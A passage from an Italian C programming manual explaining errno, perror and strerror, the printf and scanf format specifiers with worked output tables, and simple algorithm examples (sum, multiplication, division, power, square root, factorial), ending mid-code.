Molte funzioni, quando si verifica un errore, annotano quanto accaduto, in forma di numero intero, in una variabile globale nota con il nome '**errno**'. In generale, il nome '**errno**' è un'espressione che si traduce nell'accesso a un'area di memoria condiviso dal programma, ed eventualmente distinto in base al *thread*. Il significato del valore attribuito alla variabile '**errno**' è descritto da macro-variabili definite nel file 'errno.h', nel quale viene anche dichiarata la variabile '**errno**', o l'espressione che la rappresenta.

La lettura della variabile '**errno**' porta alla conoscenza dell'ultimo errore che si è presentato e non è previsto il suo azzeramento automatico.

La variabile strutturata che si utilizza per fare riferimento a un flusso di file prevede anche l'annotazione di uno stato di errore. In pratica, le funzioni che accedono ai file, oltre che aggiornare la variabile globale '**errno**', gestiscono l'indicazione di questo stato, azzerandolo quando non è più significativo. Per verificare la presenza di uno stato di errore ancora valido, a proposito di un flusso di file, si usa la funzione '**ferror()**' che restituisce un valore diverso da zero se questo stato esiste effettivamente:

```
int ferror (FILE *flusso_di_file);
```

Per interpretare l'errore annotato nella variabile '**errno**' e visualizzare direttamente un messaggio attraverso lo standard error, si può usare la funzione '**perror()**':

```
void perror (const char *s);
```

La funzione '**perror()**' mostra un messaggio in modo autonomo, aggiungendo davanti la stringa che può essere fornita come primo argomento (diversamente si può indicare il puntatore nullo o una stringa nulla, in quanto contenente solo il carattere di terminazione).

L'esempio seguente mostra un programma completo e molto semplice, in cui si crea un errore, tentando di scrivere un messaggio attraverso lo standard input, cosa che produce un errore. Se effettivamente si rileva un errore associato a quel flusso di file, attraverso la funzione '**ferror()**', allora si passa alla sua interpretazione con la funzione '**perror()**':

```
#include <stdio.h>
#include <errno.h>
int main (void)
{
    fprintf (stdin, "Ciao amore!\n");
    if (ferror (stdin))
      {
        perror ("Attenzione");
      }
    return 0;
}
```

Come si vede, è necessario includere anche il file '`errno.h`', senza il quale la variabile '**`errno`**' non risulterebbe accessibile. Avviando questo programma in un sistema GNU/Linux si potrebbe ottenere il messaggio seguente:

```
Attenzione: Bad file descriptor
```

In alternativa alla funzione '**`perror()`**' si può usare anche '**`strerror()`**' (dal file '`string.h`'), con la quale si ottiene la stringa contenente il messaggio di errore:

```
char *strerror (int n_errore);
```

Si può modificare leggermente l'esempio già apparso, in modo da usare la funzione '**`strerror()`**' per produrre lo stesso risultato:

```
#include <stdio.h>
#include <errno.h>
#include <string.h>
int main (void)
{
    char *cp;
    fprintf (stdin, "Ciao amore!\n");
    if (ferror (stdin))
      {
        cp = strerror (errno);
        fprintf (stderr, "Attenzione: %s\n", cp);
      }
    return 0;
}
```

Capitolo 584

C: conversione di input e output

Il linguaggio C rappresenta in memoria i valori numerici in modo binario secondo una modalità diversa rispetto a quella usata per le stringhe che servono invece per l'interazione umana. In altri termini, un conto è il valore 100, un altro è la sequenza dei caratteri numerici con cui questo valore viene rappresentato sullo schermo o su carta.

Il linguaggio C non svolge automaticamente conversioni da valori numerici binari a stringhe di cifre numeriche e viceversa; per questo è necessario invece avvalersi di funzioni di conversione. Per la precisione esistono due gruppi di funzioni, '...**printf()**' e '...**scanf()**', con cui è possibile comporre (nel senso tipografico) le informazioni in uscita, oppure interpretarle in senso inverso le informazioni in ingresso.

584.1 Composizione dell'output

Le funzioni del gruppo '...**printf()**' consentono di comporre una stringa (da memorizzare o da visualizzare), partendo da un'altra stringa contenente il formato di composizione e utilizzando un elenco variabile di argomenti:

```
...printf ( ... stringa_di_composizione [, argomento]... )
```

Il modello sintattico dà solo una visione di massima: a seconda della funzione ci possono essere dei parametri che non vengono chiariti nello schema, quindi appare sempre la stringa di composizione, la quale può essere seguita da altri argomenti le cui caratteristiche non sono precisate nel prototipo della funzione.[1]

La stringa di composizione è una stringa normale, in cui si inseriscono delle sequenze precedute dal simbolo '%', note come ***specificatori di conversione***. Conviene partire da un esempio, proprio con la funzione '**printf()**', la quale emette la stringa generata dalla composizione attraverso lo standard output (attraverso il flusso di file associato allo standard output):

```
...
printf ("Il capitale di %d al tasso %f%% dà l'interesse %d", 1000, 0.5, 5);
...
```

Da questa istruzione si ottiene la visualizzazione della frase seguente:

```
Il capitale di 1000 al tasso 0.500000% dà l'interesse 5
```

In pratica, al posto del primo specificatore '**%d**' è stato inserito il valore 1000 dopo averlo convertito in modo da essere rappresentato da quattro caratteri ('**'1'**', '**'0'**', '**'0'**', '**'0'**'), al posto del secondo specificatore '**%f**' è stato inserito il valore 0.5 dopo un'opportuna conversione in caratteri, al posto del terzo specificatore '**%%**' è stato inserito un carattere di percentuale, infine, al posto del quarto specificatore '**%d**' è stato inserito il valore 5.

Figura 584.3. Schematizzazione della trasformazione di una stringa di composizione in una stringa finale.


(int) 1000 (double) 0.5 (int) 5

"Il capitale di %d al tasso %f%% dà l'interesse %d"

scomposizione

"Il capitale di " "1000" " al tasso " "0.500000" "%" " dà l'interesse " "5"

concatenamento

Il capitale di 1000 al tasso di 0.500000% dà l'interesse 5

Lo specificatore di conversione ha due compiti: indicare che tipo di informazione viene prelevato dagli argomenti (ammesso che si prelevi effettivamente un valore) e come questa deve essere rappresentata. Nel caso dell'esempio, il primo specificatore '**%d**' indica che il valore da prelevare dagli argomenti è di tipo '**int**'; il secondo specificatore '**%f**' indica un tipo '**double**'; il terzo non preleva alcun valore; il quarto indica ancora un altro '**int**'.

Una stringa di composizione che non contenga degli specificatori rimane evidentemente intatta e non richiede alcun dato aggiuntivo. La funzione '**printf()**' (che è stata usata nell'esempio) viene usata spesso come mezzo generico per emettere un messaggio attraverso lo standard output, anche quando non c'è alcun bisogno di comporre dei dati. Questo è lecito, ma non va dimenticato il contesto, pertanto, scrivere l'istruzione seguente sarebbe sbagliato:

```
...
printf ("Il capitale di 1000 al tasso 0.5% dà l'interesse 5");
...
```

Il modo giusto è quello seguente:

```
...
printf ("Il capitale di 1000 al tasso 0.5%% dà l'interesse 5");
...
```

584.2 Rappresentazione degli specificatori di composizione per l'emissione dei dati

Di norma, la scelta dello specificatore determina il tipo di dati dell'argomento e il tipo di trasformazione che deve ricevere. La tabella 584.6 elenca alcuni degli specificatori di conversione utilizzabili, nella loro forma più semplice. È bene ricordare che per rappresentare il simbolo di percentuale si usa uno specificatore fittizio composto dalla sequenza di due segni percentuali: '**%%**'.

Tabella 584.6. Alcuni specificatori di conversione.

Simbolo	Corrispondenza
`%...c`	Un carattere singolo.
`%...s`	Una stringa.
`%...d`	Un intero con segno da rappresentare in base dieci.
`%...u`	Un intero senza segno da rappresentare in base dieci.
`%...o`	Un intero senza segno da rappresentare in ottale.
`%...x`	Un intero senza segno da rappresentare in esadecimale.
`%...e`	Un numero a virgola mobile normale (‘**`double`**’), da rappresentare in notazione esponenziale.
`%...f`	Un numero a virgola mobile normale (‘**`double`**’), da rappresentare in notazione decimale fissa.

Leggendo la tabella si può osservare che la composizione dei dati in uscita può riguardare anche dati che sono già in forma di stringa (lo specificatore ‘**`%...s`**’), pertanto si usa questo metodo anche per il concatenamento delle stringhe.

Gli specificatori di conversione possono contenere indicazioni ulteriori tra il simbolo di percentuale e la lettera che definisce il tipo di trasformazione. Si tratta di inserire un simbolo composto da un carattere singolo, seguito eventualmente da altre informazioni aggiuntive, secondo la sintassi seguente:

`%` [***simbolo***] [***n_ampiezza***] [`.`***n_precisione***] [`hh`|`h`|`l`|`ll`|`j`|`z`|`t`|`L`] ***tipo***

Alcuni di questi simboli sono rappresentati dalla tabella 584.7. In presenza di valori numerici, si può indicare il numero di cifre decimali intere (ampiezza), aggiungendo eventualmente il numero di decimali (precisione), se si tratta di rappresentare un numero a virgola mobile. Quando è necessario modificare il tipo di dati provenienti dagli argomenti, ciò può essere precisato con una sigla, come descritto nella tabella 584.8.

Tabella 584.7. Alcuni simboli per la conversione di valori numerici.

Simbolo	Corrispondenza
`%+...`	Il segno «+», usato all’inizio di uno specificatore di conversione, fa sì che i numeri positivi siano rappresentati con il segno in modo esplicito, mentre altrimenti il segno viene mostrato solo per quelli negativi.
`%0`***ampiezza***`...` `%+0`***ampiezza***`...`	Lo zero, usato all’inizio di uno specificatore di conversione, fa sì che si inseriscano degli zeri per allineare a destra un valore numerico, nell’ambito dell’ampiezza specificata. Lo zero può combinarsi con il segno «+».
`%`***ampiezza***`...` `%+`***ampiezza***`...`	In mancanza di uno zero iniziale, in presenza dell’indicazione dell’ampiezza, il valore viene allineato a destra usando degli spazi.

Simbolo	Corrispondenza
`%-…` `%-+…`	Il segno meno richiede un allineamento a sinistra rispetto al campo, usando degli spazi a destra. Si può combinare con il segno «+», ma non con lo zero.

Tabella 584.8. Alcuni modificatori dell'estensione che ha in memoria il valore da estrarre e comporre.

Simbolo	Corrispondenza

`%…ld`
`%…lu`
`%…lo`
`%…lx`
	La lettera '**`l`**', prima di quella che specifica il tipo di composizione, quando si tratta della conversione di un numero intero, specifica che il dato va trattato in qualità di '**`long int`**', con o senza segno.

`%…lc` `%…ls`	La lettera '**`l`**', prima di quella che specifica il tipo di composizione, quando si tratta della conversione di un carattere o di una stringa, specifica che il dato va trattato in qualità di carattere esteso (*wide char*) o di stringa estesa (*wide string*).

`%…lld`
`%…llu`
`%…llo`
`%…llx`
	La coppia di lettere '**`ll`**', prima di quella che specifica il tipo di composizione, quando si tratta della conversione di un numero intero, specifica che il dato va trattato in qualità di '**`long long int`**', con o senza segno.

`%…Le` `%…Lf`	La lettera '**`L`**', prima di quella che specifica il tipo di composizione, quando si tratta della conversione di un valore in virgola mobile, specifica che il dato va trattato in qualità di '**`long double`**'.

Nella stringa di composizione possono apparire anche sequenze di escape come già mostrato nella tabella 572.17. Si veda anche la pagina di manuale *printf(3)*.

Tabella 584.9. Esempi di utilizzo degli specificatori di conversione di '**`printf()`**'. Le costanti numeriche utilizzate negli esempi sono interpretate secondo le convenzioni del linguaggio, pertanto: 123 e −123 sono costanti di tipo '**`int`**'; mentre 123.456 e −123.456 sono costanti di tipo '**`double`**'.

Codice	Risultato emesso attraverso la funzione
`printf ("[%d]", 123);`	`[123]`
`printf ("[%d]", -123);`	`[-123]`
`printf ("[%2d]", 123);`	`[123]` L'indicatore '**`%2d`**' specifica che si devono usare almeno due cifre, ma se le cifre della parte intera sono in numero maggiore, queste vanno indicate tutte ugualmente.
`printf ("[%6d]", 123);`	`[   123]`

Codice	Risultato emesso attraverso la funzione
`printf ("[%6d]", -123);`	`[  -123]`
`printf ("[%+6d]", 123);`	`[  +123]`
`printf ("[%06d]", 123);`	`[000123]`
`printf ("[%06d]", -123);`	`[-00123]`
`printf ("[%+06d]", 123);`	`[+00123]`
`printf ("[%-6d]", 123);`	`[123   ]`
`printf ("[%u]", 123);`	`[123]`
`printf ("[%u]", -123);`	`[4294967173]` Evidentemente si ottiene la rappresentazione del valore binario, tale e quale, secondo la notazione usata per i valori negativi.
`printf ("[%6x]", 123);`	`[    7b]`
`printf ("[%06x]", 123);`	`[00007b]`
`printf ("[%x]", 123);`	`[7b]`
`printf ("[%x]", -123);`	`[ffffff85]` Evidentemente si ottiene la rappresentazione del valore binario, tale e quale, secondo la notazione usata per i valori negativi.
`printf ("[%6x]", 123);`	`[    7b]`
`printf ("[%06x]", 123);`	`[00007b]`
`printf ("[%o]", 123);`	`[173]`
`printf ("[%o]", -123);`	`[37777777605]` Evidentemente si ottiene la rappresentazione del valore binario, tale e quale, secondo la notazione usata per i valori negativi.
`printf ("[%6o]", 123);`	`[   173]`
`printf ("[%06o]", 123);`	`[000173]`
`printf ("[%f]", 123.456);`	`[123.456000]`
`printf ("[%f]", -123.456);`	`[-123.456000]`
`printf ("[%12f]", 123.456);`	`[  123.456000]`
`printf ("[%.4f]", 123.456);`	`[123.4560]`
`printf ("[%12.4f]", 123.456);`	`[    123.4560]`
`printf ("[%12.4f]", -123.456);`	`[   -123.4560]`
`printf ("[%+12.4f]", 123.456);`	`[   +123.4560]`
`printf ("[%012.4f]", 123.456);`	`[0000123.4560]`
`printf ("[%012.4f]", -123.456);`	`[-000123.4560]`
`printf ("[%+012.4f]", 123.456);`	`[+000123.4560]`
`printf ("[%-12.4f]", 123.456);`	`[123.4560    ]`

Codice	Risultato emesso attraverso la funzione
`printf ("[%e]", 123.456);`	`[1.234560e+02]`
`printf ("[%e]", -123.456);`	`[-1.234560e+02]`
`printf ("[%15e]", 123.456);`	`[   1.234560e+02]`
`printf ("[%.4e]", 123.456);`	`[1.2346e+02]`
`printf ("[%15.4e]", 123.456);`	`[     1.2346e+02]`
`printf ("[%15.4e]", -123.456);`	`[    -1.2346e+02]`
`printf ("[%+15.4e]", 123.456);`	`[    +1.2346e+02]`
`printf ("[%015.4e]", 123.456);`	`[000001.2346e+02]`
`printf ("[%015.4e]", -123.456);`	`[-00001.2346e+02]`
`printf ("[%+015.4e]", 123.456);`	`[+00001.2346e+02]`
`printf ("[%-15.4e]", 123.456);`	`[1.2346e+02     ]`
`printf ("[%s]", "ciao amore");`	`[ciao amore]`
`printf ("[%7s]", "ciao amore");`	`[ciao amore]` La stringa è più lunga di sette caratteri, ma viene visualizzata completamente.
`printf ("[%.7s]", "ciao amore");`	`[ciao am]` La stringa viene troncata se è più lunga del valore della precisione.
`printf ("[%.14s]", "ciao amore");`	`[ciao amore]`
`printf ("[%14s]", "ciao amore");`	`[    ciao amore]`
`printf ("[%14.7s]", "ciao amore");`	`[       ciao am]`
`printf ("[%-14s]", "ciao amore");`	`[ciao amore    ]`
`printf ("[%-14.7s]", "ciao amore");`	`[ciao am       ]`

584.3 Funzioni per la composizione dell'output

Tutte le funzioni standard il cui nome finisce per '**`printf`**' interpretano una stringa di composizione secondo le modalità descritte nel capitolo, ovvero in modo analogo a '**`printf()`**' che, in particolare, emette il risultato della composizione attraverso lo standard output. In particolare, la funzione '**`fprintf()`**' scrive il risultato attraverso il flusso di file che costituisce il parametro ***stream*** (il primo argomento) e la funzione '**`sprintf()`**' copia il risultato, come stringa, a partire dal puntatore ***s*** (sempre il primo argomento).

```
int printf (const char *restrict composizione, ...);
```

```
int fprintf (FILE *restrict stream, const char *restrict composizione, ...);
```

```
int sprintf (char *restrict s, const char *restrict composizione, ...);
```

```
int snprintf (char *restrict s, size_t n, const char *restrict composizione, ...);
```

Le funzioni di cui è appena stato mostrato il modello sintattico, leggono gli argomenti successivi alla stringa di composizione in base a quanto indicato con gli specificatori di composizione. Altre funzioni equivalenti, con il nome che inizia con la lettera «v», hanno bisogno di un puntatore di tipo '**`va_list`**':

```
int vprintf (const char *restrict composizione, va_list arg);
```

```
int vfprintf (FILE *restrict stream, const char *restrict composizione, va_list arg);
```

```
int vsprintf (char *restrict s, const char *restrict composizione, va_list arg);
```

```
int vsnprintf (char *restrict s, size_t n, const char *restrict composizione, va_list arg);
```

584.4 Concatenamento di stringhe

Il linguaggio C, di per sé, non agevola l'uso delle stringhe; al massimo si può contare sul fatto che una sequenza di stringhe letterali venga considerata una stringa sola, concatenata. Per il concatenamento delle stringhe sono disponibili le funzioni '**`strcat()`**' e '**`strncat()`**', ma l'uso delle funzioni previste per la composizione dell'output è molto più comodo, considerata la facilità con cui si inseriscono anche dati diversi dalle stringhe.

```
#include <stdio.h>
int main (void)
{
    char s[] = "Ciao amore";
    printf ("%s... Ti %s.\n", s, "voglio tanto bene");
    return 0;
}
```

L'esempio appena mostrato dovrebbe dimostrare questa maggiore facilità. Il messaggio che viene visualizzato è: «Ciao amore... Ti voglio tanto bene.»

584.5 Interpretazione dell'input

Quando un programma interagisce con l'essere umano, scambia dati in forma grafica, nel senso che un numero appare e viene inserito come sequenza di caratteri grafici. Così come per la rappresentazione umana dei dati si usano comunemente le funzioni '...**printf()**', per l'immissione dei dati si usano le funzioni '...**scanf()**' che hanno il ruolo opposto:

```
...scanf ( ... stringa_di_conversione [, argomento]... )
```

Il modello sintattico dà solo una visione di massima: a seconda della funzione ci possono essere dei parametri che non vengono chiariti nello schema, quindi appare sempre la stringa di conversione, la quale può essere seguita da altri argomenti costituiti da puntatori, le cui caratteristiche particolari non sono precisate nel prototipo della funzione.[2] Viene proposto un esempio con la funzione '**scanf()**' che riceve i dati in ingresso (da interpretare) dallo standard input:

```
...
printf ("Inserisci l'importo: ");
scanf ("%d", &i_importo);
...
```

Il pezzo di codice mostrato emette la frase seguente e resta in attesa dell'inserimento di un valore numerico intero, seguito da [*Invio*]:

```
Inserisci l'importo: _
```

Questo valore viene inserito nella variabile ***i_importo***. Si deve osservare il fatto che i parametri successivi alla stringa di conversione sono dei puntatori, per cui, avendo voluto inserire il dato nella variabile ***i_importo***, questa è stata indicata preceduta dall'operatore '**&**' in modo da fornire alla funzione l'indirizzo corrispondente (si veda il capitolo 576 sulla gestione dei puntatori).

Con una stessa funzione di questo tipo è possibile inserire dati per diverse variabili, come si può osservare dall'esempio seguente, ma in questo caso, per ogni dato viene richiesta la pressione di [*Invio*] o l'inserimento di spazi tra un dato e l'altro.

```
...
printf ("Inserisci il capitale e il tasso: ");
scanf ("%d%f", &i_capitale, &i_tasso);
...
```

La stringa di conversione è il parametro più delicato di queste funzioni. Come visto negli esempi, una stringa del genere contiene principalmente degli specificatori di conversione che, come già accennato, si comportano in modo molto simile agli specificatori di composizione delle funzioni '...**printf()**'. Quello che segue è lo schema sintattico generale per la definizione di uno specificatore di conversione:

```
%[*] [n_ampiezza] [hh|h|l|ll|j|z|t|L] tipo
```

Come si può vedere, all'inizio è previsto un solo tipo di simbolo, costituito da un asterisco, il cui scopo è quello di annullare l'assegnamento del valore a una variabile. In pratica, con l'asterisco il dato corrispondente allo specificatore viene interpretato, ma poi non viene salvato in alcuna variabile.

Successivamente può apparire un numero che rappresenta l'ampiezza del dato da interpretare, in byte, il cui scopo è quello di limitare la lettura fino a un certo carattere (inteso come '**`char`**', pertanto le sequenze multibyte contano per più di una unità singola). In questo caso non esiste la possibilità di indicare una precisione.

Dopo può apparire una sigla, composta da una o più lettere, il cui scopo è quello di modificare la dimensione predefinita della variabile di destinazione. In altri termini, senza questo modificatore si intende che la variabile ricevente debba essere di una certa grandezza, ma con l'aggiunta del «modificatore di lunghezza» si precisa invece qualcosa di diverso. In pratica, il modificatore di lunghezza usato da queste funzioni è equivalente a quello delle funzioni di composizione dell'output.

Al termine dello specificatore di conversione appare una lettera che dichiara come deve essere interpretato il dato in ingresso e, in mancanza del modificatore di lunghezza, indica anche la dimensione predefinita della variabile ricevente.

Secondo la documentazione standard, il contenuto delle stringhe di conversione si suddivide in «direttive» che, in linea di massima, dovrebbero comporsi secondo il modello seguente:

[***spazi***] ***carattere_multibyte*** | `%...`

Pertanto, una direttiva può contenere degli spazi, un carattere (inteso in senso tipografico e quindi può occupare più di un byte) oppure uno specificatore di conversione. Visto da un altro punto di vista, la stringa di conversione è composta principalmente da specificatori di conversione che però possono essere alternati da spazi o altri caratteri: gli spazi indicano che in quella posizione possono esserci spazi che vengono ignorati; altri caratteri devono invece corrispondere esattamente nell'input e vengono poi ignorati. Tuttavia ci sono altre situazioni in cui gli spazi sono ugualmente esclusi in modo predefinito, come nell'esempio già visto, dove la stringa di conversione è composta solo da specificatori di conversione. Nell'esempio seguente, invece, si dimostra l'uso di caratteri estranei agli specificatori di conversione:

```
...
printf ("Inserisci la data: ");
scanf ("%d/%d/%d", &giorno, &mese, &anno);
...
```

In questo caso la digitazione della data richiede anche l'inserzione delle barre oblique, senza le quali il riconoscimento fallisce.

Purtroppo, la sintassi per la scrittura delle stringhe di conversione non è molto soddisfacente ed è difficile avere un'idea chiara del loro utilizzo. Pertanto, è consigliabile di utilizzare sempre solo modelli molto semplici.

584.6 Rappresentazione degli specificatori di conversione

Di norma, la scelta dello specificatore di conversione determina il tipo di dati dell'argomento (ovvero il tipo di variabile a cui l'argomento punta) e il modo in cui deve essere interpretato. La tabella successiva elenca alcuni degli specificatori di conversione utilizzabili, nella loro forma più semplice. È bene ricordare che anche in questo caso si può usare uno specificatore costituito dall'unione di due caratteri percentuali ('`%%`'), il quale identifica semplicemente un carattere di percentuale singolo proveniente dai dati in ingresso, ma da ignorare.

Tabella 584.15. Tipi di conversione principali.

Simbolo	Corrispondenza
`%…c`	Corrisponde a un carattere, oppure, se viene specificata una lunghezza, a una sequenza di caratteri; pertanto, in condizioni normali il puntatore deve essere di tipo '**`char *`**' e, a partire dalla posizione indicata dallo stesso, ci deve essere abbastanza spazio per contenere tutti i caratteri previsti per l'immissione.
`%…s`	Corrisponde a una sequenza di caratteri diversi da quelli che producono uno spazio e a questa sequenza viene aggiunto automaticamente il carattere *<NUL>*, ovvero '**`\0`**'; pertanto, in condizioni normali il puntatore deve essere di tipo '**`char *`**' e, a partire dalla posizione indicata dallo stesso, ci deve essere abbastanza spazio per contenere la stringa da immettere, incluso il carattere nullo conclusivo.
`%…d`	Corrisponde a un numero intero (con o senza segno), espresso in base dieci; pertanto, in condizioni normali il puntatore deve essere di tipo '**`int *`**', con o senza segno.
`%…i`	Corrisponde a un numero intero (con o senza segno), espresso in base otto, in base dieci o in base sedici (purché la base di numerazione sia riconoscibile dal prefisso usato); pertanto, in condizioni normali il puntatore deve essere di tipo '**`int *`**', con o senza segno.
`%…u`	Corrisponde a un numero intero senza segno, espresso in base dieci; pertanto, in condizioni normali il puntatore deve essere di tipo '**`unsigned int *`**'.
`%…x`	Corrisponde a un numero intero senza segno, espresso in base sedici; pertanto, in condizioni normali il puntatore deve essere di tipo '**`unsigned int *`**'.
`%…o`	Corrisponde a un numero intero senza segno, espresso in base otto; pertanto, in condizioni normali il puntatore deve essere di tipo '**`unsigned int *`**'.

`%…e`
`%…f`
`%…g`
	Corrisponde a un numero a virgola mobile rappresentato in notazione decimale fissa o in notazione esponenziale; pertanto, in condizioni normali il puntatore deve essere di tipo '**`double *`**'.

Tabella 584.16. Alcuni modificatori dell'ampiezza del valore da immettere.

Simbolo	Corrispondenza

`%…hd`
`%…hi`
`%…hu`
`%…ho`
`%…hx`
	La lettera '**`h`**', prima di quella che specifica il tipo di conversione, quando si tratta dell'inserimento di un numero intero, specifica che il dato va trattato in qualità di '**`short int *`**', con o senza segno, in base al contesto.

Simbolo	Corrispondenza

`%…ld`
`%…lu`
`%…lo`
`%…lx`
	La lettera '`l`', prima di quella che specifica il tipo di conversione, quando si tratta dell'inserimento di un numero intero, specifica che il dato va trattato in qualità di '`long int *`', con o senza segno, in base al contesto.

`%…lc` `%…ls`	La lettera '`l`', prima di quella che specifica il tipo di conversione, quando si tratta dell'inserimento di un carattere o di una stringa, specifica che il dato va trattato in qualità di carattere esteso (*wide char*) o di stringa estesa (*wide string*). Di conseguenza, si intende che l'argomento sia di tipo '`wchar_t *`'.

`%…Le`
`%…Lf`
`%…Lg`
	La lettera '`L`', prima di quella che specifica il tipo di conversione, quando si tratta dell'inserimento di un valore in virgola mobile, specifica che il dato va trattato in qualità di '`long double *`'.

584.7 Funzioni per l'interpretazione dell'input

Tutte le funzioni standard il cui nome finisce per '`scanf`' interpretano dei dati in ingresso attraverso una stringa di conversione, secondo le modalità descritte nel capitolo, ovvero in modo analogo a '`scanf()`' che, in particolare, legge i dati da interpretare dallo standard input. In particolare, la funzione '`fscanf()`' legge l'input attraverso il flusso di file che costituisce il parametro ***stream*** (il primo argomento) e la funzione '`sscanf()`' legge l'input da una stringa (che costituisce sempre il primo argomento).

```
int fscanf (FILE *restrict stream, const char *restrict conversione, ...);
```

```
int sscanf (const char *restrict s, const char *restrict conversione, ...);
```

```
int scanf  (const char *restrict conversione, ...);
```

Le funzioni di cui è appena stato mostrato il modello sintattico, utilizzano gli argomenti successivi alla stringa di conversione in base a quanto indicato con gli specificatori di conversione. Altre funzioni equivalenti, con il nome che inizia con la lettera «v», hanno bisogno di un puntatore di tipo '`va_list`':

```
int vfscanf (FILE *restrict stream, const char *restrict conversione, va_list arg);
```

```
int vsscanf (const char *restrict s, const char *restrict conversione, va_list arg);
```

```
int vscanf  (const char *restrict conversione, va_list arg);
```

[1] Questa è una semplificazione, perché ci sono altre funzioni dello stesso gruppo, che iniziano con la lettera '**v**', le quali alla fine hanno un puntatore di tipo '**va_list**'.

[2] Questa è una semplificazione, perché ci sono altre funzioni dello stesso gruppo, che iniziano con la lettera '**v**', le quali alla fine hanno un puntatore di tipo '**va_list**'.

Parte xci

Esempi di programmazione in C

Capitolo 585 Problemi elementari di programmazione

In questo capitolo vengono mostrati alcuni algoritmi elementari portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

585.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è descritto nella sezione 542.2.1.

```
#include <stdio.h>

int
somma (int x, int y)
{
    int z = x;
    int i;

    for (i = 1; i <= y; i++)
      {
        z++;
      };

    return z;
}

int
main (int argc, char *argv[])
{
    int x;
    int y;
    int z;

    // Converte le stringhe ottenute dalla riga di comando in
    // numeri interi e li assegna alle variabili x e y.

    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = somma (x, y);

    printf ("%d + %d = %d\n", x, y, z);

    return 0;
}
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
int
somma (int x, int y)
{
    int z = x;
    int i = 1;

    while (i <= y)
      {
        z++;
        i++;
      };

    return z;
}
```

585.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è descritto nella sezione 542.2.2.

```
#include <stdio.h>

int
moltiplica (int x, int y)
{
    int z = 0;
    int i;

    for (i = 1; i <= y; i++)
      {
        z = z + x;
      }

    return z;
}

int
main (int argc, char *argv[])
{
    int x;
    int y;
    int z;

    // Converte le stringhe ottenute dalla riga di comando in
    // numeri interi e li assegna alle variabili x e y.
```

```
    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = moltiplica (x, y);

    printf ("%d * %d = %d\n", x, y, z);

    return 0;
}
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
int moltiplica (int x, int y)
{
    int z = 0;
    int i = 1;

    while (i <= y)
      {
        z = z + x;
        i++;
      }

    return z;
}
```

585.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è descritto nella sezione 542.2.3.

```
#include <stdio.h>

int
dividi (int x, int y)
{
    int z = 0;
    int i = x;

    while (i >= y)
      {
        i = i - y;
        z++;
      }

    return z;
```

```
}

int
main (int argc, char *argv[])
{
    int x;
    int y;
    int z;

    // Converte le stringhe ottenute dalla riga di comando in
    // numeri interi e li assegna alle variabili x e y.

    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = dividi (x, y);

    printf ("Divisione intera - %d:%d = %d\n", x, y, z);

    return 0;
}
```

585.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è descritto nella sezione 542.2.4.

```
#include <stdio.h>

int
exp (int x, int y)
{
    int z = 1;
    int i;

    for (i = 1; i <= y; i++)
      {
        z = z * x;
      }

    return z;
}

int
main (int argc, char *argv[])
{
    int x;
```

```
    int y;
    int z;

    // Converte le stringhe ottenute dalla riga di comando in
    // numeri interi e li assegna alle variabili x e y.

    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);

    z = exp (x, y);

    printf ("%d ** %d = %d\n", x, y, z);

    return 0;
}
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
int
exp (int x, int y)
{
    int z = 1;
    int i = 1;

    while (i <= y)
      {
        z = z * x;
        i++;
      };

    return z;
}
```

È possibile usare anche un algoritmo ricorsivo.

```
int exp (int x, int y)
{
    if (x == 0)
      {
        return 0;
      }
    else if (y == 0)
      {
        return 1;
      }
    else
      {
        return (x * exp (x, y-1));
      }
}
```

585.5 Radice quadrata

Il problema della radice quadrata è descritto nella sezione 542.2.5.

```
#include <stdio.h>

int
radice (int x)
{
    int z = 0;
    int t = 0;

    while (1)
      {
        t = z * z;

        if (t > x)
          {
            //  È stato superato il valore massimo.
            z--;
            return z;
          }

        z++;
      }

    // Teoricamente, non dovrebbe mai arrivare qui.
}

int
main (int argc, char *argv[])
{
```

```
    int x;
    int z;

    sscanf (argv[1], "%d", &x);

    z = radice (x);

    printf ("radq(%d) = %d\n", x, z);

    return 0;
}
```

585.6 Fattoriale

Il problema del fattoriale è descritto nella sezione 542.2.6.

```
#include <stdio.h>

int
fatt (int x)
{
    int i = (x - 1);

    while (i > 0)
      {
        x = x * i;
        i--;
      }

    return x;
}

int
main (int argc, char *argv[])
{
    int x;
    int z;

    sscanf (argv[1], "%d", &x);

    z = fatt (x);

    printf ("%d! = %d\n", x, z);

    return 0;
}
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
int
